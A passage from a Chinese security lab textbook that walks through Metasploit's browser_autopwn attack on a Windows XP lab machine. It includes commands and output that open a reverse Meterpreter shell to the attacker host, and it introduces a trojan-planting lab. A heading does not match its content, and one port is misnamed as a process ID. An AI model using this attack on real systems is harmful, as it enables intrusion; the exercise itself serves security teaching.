


图 11.2.15 进入 Windows XP Professional Setup 界面

(18) 可以选择安装时输入密钥，如图 11.2.16 所示。




图 11.2.16 安装密钥设置

至此，Windows XP Professional SP3 靶机架设已全部完成。

2. Windows Server 2003 SP0 靶机架设

Metasploit 平台包含一些针对浏览器及其插件进行渗透测试的模块。渗透测试人员在渗透攻击之前，需要首先了解目标浏览器的种类、版本及插件类型等浏览器信息，然后根据这些信息选择相适应的可能成功渗透攻击目标浏览器的模块进行测试。

Metasploit 提供了一个自动化浏览器攻击辅助模块 browser_autopwn，它可以自动地完成对浏览器的种类、版本及插件类型等信息的采集。首先提取来访浏览器的指纹信息，然后在已有的浏览器攻击模块中选取合适的渗透模块，给浏览器发送攻击网页，最后将渗透结果记录在数据库。这个模块大大简化了渗透测试的过程，在实际的渗透测试中作用明显。

（1）在 BT5 终端窗口启动 Metasploit 终端，进入后使用 search 命令，搜索该漏洞相应的模块，具体的命令如下：

```
root@ bt:~ # msfconsole
msf> search browser_autopwn
```

搜索 browser_autopwn 模块的结果如下：

```
Matching Modules
    ================

    Name                              Disclosure Date   Rank     Description
    ----                              ---------------   ----     -----------
    auxiliary/server/browser_autopwn                    normal   HTTP Client Automatic Exploiter
```

（2）通过上一步中查找到的攻击模块路径来启用该攻击模块。

```
msf> use auxiliary/server/browser_autopwn
```

（3）使用 info 命令查看模块的基本信息。

查看到的模块的详细信息如下：

```
    Name: HTTP Client Automatic Exploiter
    Module: auxiliary/server/browser_autopwn
    Version: 0
    License: BSD License
      Rank: Normal

Provided by:
    egypt<egypt@metasploit.com>

Basic options:
    Name         Current Setting   Required   Description
    ----         ---------------   --------   -----------
    LHOST                          yes        The IP address to use for reverse-
                                              connect payloads
    SRVHOST      0.0.0.0           yes        The local host to listen on. This must
                                              be an address on the local machine or 0.0.0.0
    SRVPORT      8080              yes        The local port to listen on.
    SSL          false             no         Negotiate SSL for incoming connections
    SSLCert                        no         Path to a custom SSL certificate
                                               (default is randomly generated)
    SSLVersion   SSL3              no         Specify the version of SSL that should be used (accepted: SSL2,
```

```
                                   SSL3, TLS1)
   URIPATH no The URI to use for this exploit (default is random)

Description:
   This module has three actions. The first (and the default) is
   'WebServer' which uses a combination of client- side and server- side
   techniques to fingerprint HTTP clients and then automatically
   exploit them. Next is 'DefangedDetection' which does only the
   fingerprinting part. Lastly, 'list' simply prints the names of all
   exploit modules that would be used by the WebServer action given the
   current MATCH and EXCLUDE options. Also adds a 'list' command which
   is the same as running with ACTION= list.
```

可以看出，模块的全称为 HTTP Client Automatic Exploiter，由 egypt 提供。

基本选项如下：

- LHOST：设置接受靶机反弹连接的 IP 地址。
- SRVHOST：设置靶机访问的地址，必须是攻击机的本地地址或者 0.0.0.0。
- SRVPORT：设置攻击机的端口，默认为 8080。
- SSL：设置 SSL 传入连接。
- SSLCert：设置客户端 SSL 证书路径，默认是随机生成的。
- SSLVersion：设置将会用到的 SSL 的版本，默认是 SSL3。
- URIPATH：设置攻击所用的模块。

(4) 对选项进行设置。

① 设置接受靶机反弹连接的 IP 地址。

```
msf auxiliary(browser_autopwn)> set LHOST 10.10.10.128
```

设置后的界面显示如下：

```
LHOST=> 10.10.10.128
```

② 设置靶机的访问地址。

```
msf auxiliary(browser_autopwn)> set SRVHOST 10.10.10.128
```

设置后的界面显示如下：

```
SRVHOST=> 10.10.10.128
```

③ 设置攻击所用的模块，本次实验使用 auto 参数，会让模块自动选择攻击模块。

```
msf auxiliary(browser_autopwn)> set URIPATH auto
```

设置后的界面显示如下：

```
URIPATH=> auto
```

(5) 选项设置结束，开始运行模块。

```
msf auxiliary(browser_autopwn)> run
```

设置后的模块运行结果如下：

```
[*] Auxiliary module execution completed

[*] Setup
[*] Obfuscating initial javascript 2016-06-01 03:59:05 -0400
msf auxiliary(browser_autopwn)> [*] Done in 2.340117776 seconds

[*] Starting exploit modules on host 10.10.10.128...
[*] ---

[*] Starting exploit multi/browser/firefox_escape_retval with payload generic/shell_reverse_tcp
[*] Using URL: http://10.10.10.128:8080/spxDtRtD
[*] Server started.
[*] Starting exploit multi/browser/itms_overflow with payload generic/shell_reverse_tcp
[*] Using URL: http://10.10.10.128:8080/wTPpUpVY
… … …
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 10.10.10.128:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 10.10.10.128:6666
[*] Starting the payload handler...
[*] Started reverse handler on 10.10.10.128:7777
[*] Starting the payload handler...

[*] --- Done, found 56 exploit modules

[*] Using URL: http://10.10.10.128:8080/auto
[*] Server started.
```

运行后并没有给出所用的结果，但是在输出的最后给出了可用的攻击模块的个数为 56 个，并且使用的 IP 地址为 http://10.10.10.128:8080/auto。

(6) 在靶机中使用浏览器打开模块生成 IP 地址，并进行访问，如图 11.2.17 所示。

在攻击端的窗口将会看到如下的攻击结果信息：

```
[*] 10.10.10.254   browser_autopwn - Handling '/auto'
[*] 10.10.10.254   browser_autopwn - Handling '/auto?sessid=TWljcm9zb2Z0IFdpbmRvd3-
                   M6WFA6U1AzOmVuLXVzOng4NjpNU0lFOjYuMDo%3d'
[*] 10.10.10.254   browser_autopwn - JavaScript Report: Microsoft Windows:XP:SP3:en-us:x86:MSIE:6.0:
[*] 10.10.10.254   browser_autopwn - Reporting: {:os_name=>"Microsoft Windows", :os_flavor=>"XP", :os_sp=
                   >"SP3", :os_lang=>"en-us", :arch=>"x86"}
[*] 10.10.10.254   browser_autopwn - Responding with 44 exploits
[*] 10.10.10.254   java_atomicreferencearray - Sending Java AtomicReferenceArray Type
```




图 11.2.17 浏览器访问

```
                        Violation Vulnerability
[ * ] 10.10.10.254   java_atomicreferencearray - Generated jar to drop (5482 bytes).
[ * ]  10. 10. 10. 254   java _ atomicreferencearray - Sending Java AtomicReferenceArray Type
                        Violation Vulnerability
[ * ] 10.10.10.254   java_atomicreferencearray - Generated jar to drop (5482 bytes).
[ * ] 10.10.10.254   java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[ * ]  10. 10. 10. 254   java _ atomicreferencearray - Sending Java AtomicReferenceArray Type
                        Violation Vulnerability
[ * ] 10.10.10.254   java_atomicreferencearray - Generated jar to drop (5482 bytes).
[ * ] 10.10.10.254   java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[ * ] 10.10.10.254   java_jre17_glassfish_averagerangestatisticimpl - handling request for /CfOem
[ * ] 10.10.10.254   java_jre17_glassfish_averagerangestatisticimpl - handling request for /CfOem/
[ * ] 10.10.10.254   java_jre17_glassfish_averagerangestatisticimpl - handling request for /CfOem
[ * ] 10.10.10.254   java_jre17_reflection_types - handling request for /hSKC
[ * ] 10.10.10.254   ie_createobject - Sending exploit HTML...
[ * ] 10.10.10.254   ms10_018_ie_behaviors - Sending Internet Explorer DHTML Behaviors Use After Free (target:
                     IE 6 SP0- SP2 (onclick))...
[ * ] 10.10.10.254   apple_quicktime_marshaled_punk - Sending exploit HTML...
[ * ] 10.10.10.254   apple_quicktime_rtsp - Sending init HTML
[ * ] Sending stage (751104 bytes) to 10.10.10.254
[ * ] Meterpreter session 1 opened (10.10.10.128:3333 - > 10.10.10.254:1053) at 2016- 06- 01 08:47:06 - 0400
[ * ] Session ID 1 (10.10.10.128:3333 - > 10.10.10.254:1053) processing InitialAutoRunScript 'migrate - f'
[ * ] Current server process: iexplore.exe (3312)
[ * ] Spawning notepad.exe process to migrate to
[+ ] Migrating to 2780
[+ ] Successfully migrated to process
```

可以看出,攻击结果信息中省略了一些输出信息以节省篇幅,但依然可以看出如下

信息：

客户端浏览器的指纹信息，即 JavaScript Report：Microsoft Windows：XP：SP3：en－us：x86：MSIE：6.0：。

成功植入攻击载荷，即 Meterpreter session 1 opened（10.10.10.128：3333－>10.10.10.254：1053），且植入的进程 ID 号为 1053。

植入攻击载荷后，模块会返回给监听端一个会话，从之前设置的 LHOST 的地址即可获取该会话。

（7）在攻击端介入会话。

① 在攻击端窗口输入下面的命令：

```
sessions -l
```

攻击窗口结果信息如下：

```
Active sessions
===============

  Id  Type          Information                        Connection
  --  ----          -----------                        ----------
  1   meterpreter x86/win32 DH-CA8822AB9589\Administrator @DH-CA8822AB9589 10.10.10.128:3333 -> 10.10.10.254:1053 (192.168.10.128)
```

给出了当前监听端的活动会话。

② 可以看出，当前监听端的活动会话 ID 为 1，因此使用下面的命令接入会话。

```
msf auxiliary(browser_autopwn)> sessions -i 1
```

监听端结果如下：

```
[*] Starting interaction with 1...
```

③ 使用 sysinfo 命令，查看靶机的相关信息。

```
meterpreter> sysinfo
```

查看靶机结果如下：

```
Computer            : DH-CA8822AB9589
OS                  : Windows XP (Build 2600, Service Pack 3).
Architecture        : x86
System Language     : en_US
Meterpreter         : x86/win32
```

至此，已经完成了对目标浏览器自动化攻击的全过程。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。

- 阐述碰到的问题以及解决方法。
- 阐述收获与体会。

第 12 章　木马植入与防范实验

实验器材

“冰河”和“广外男生”木马程序，1 套。
PC，1 台。

预习要求

(1) 做好实验预习，复习与木马有关的内容。
(2) 熟悉虚拟机的使用。
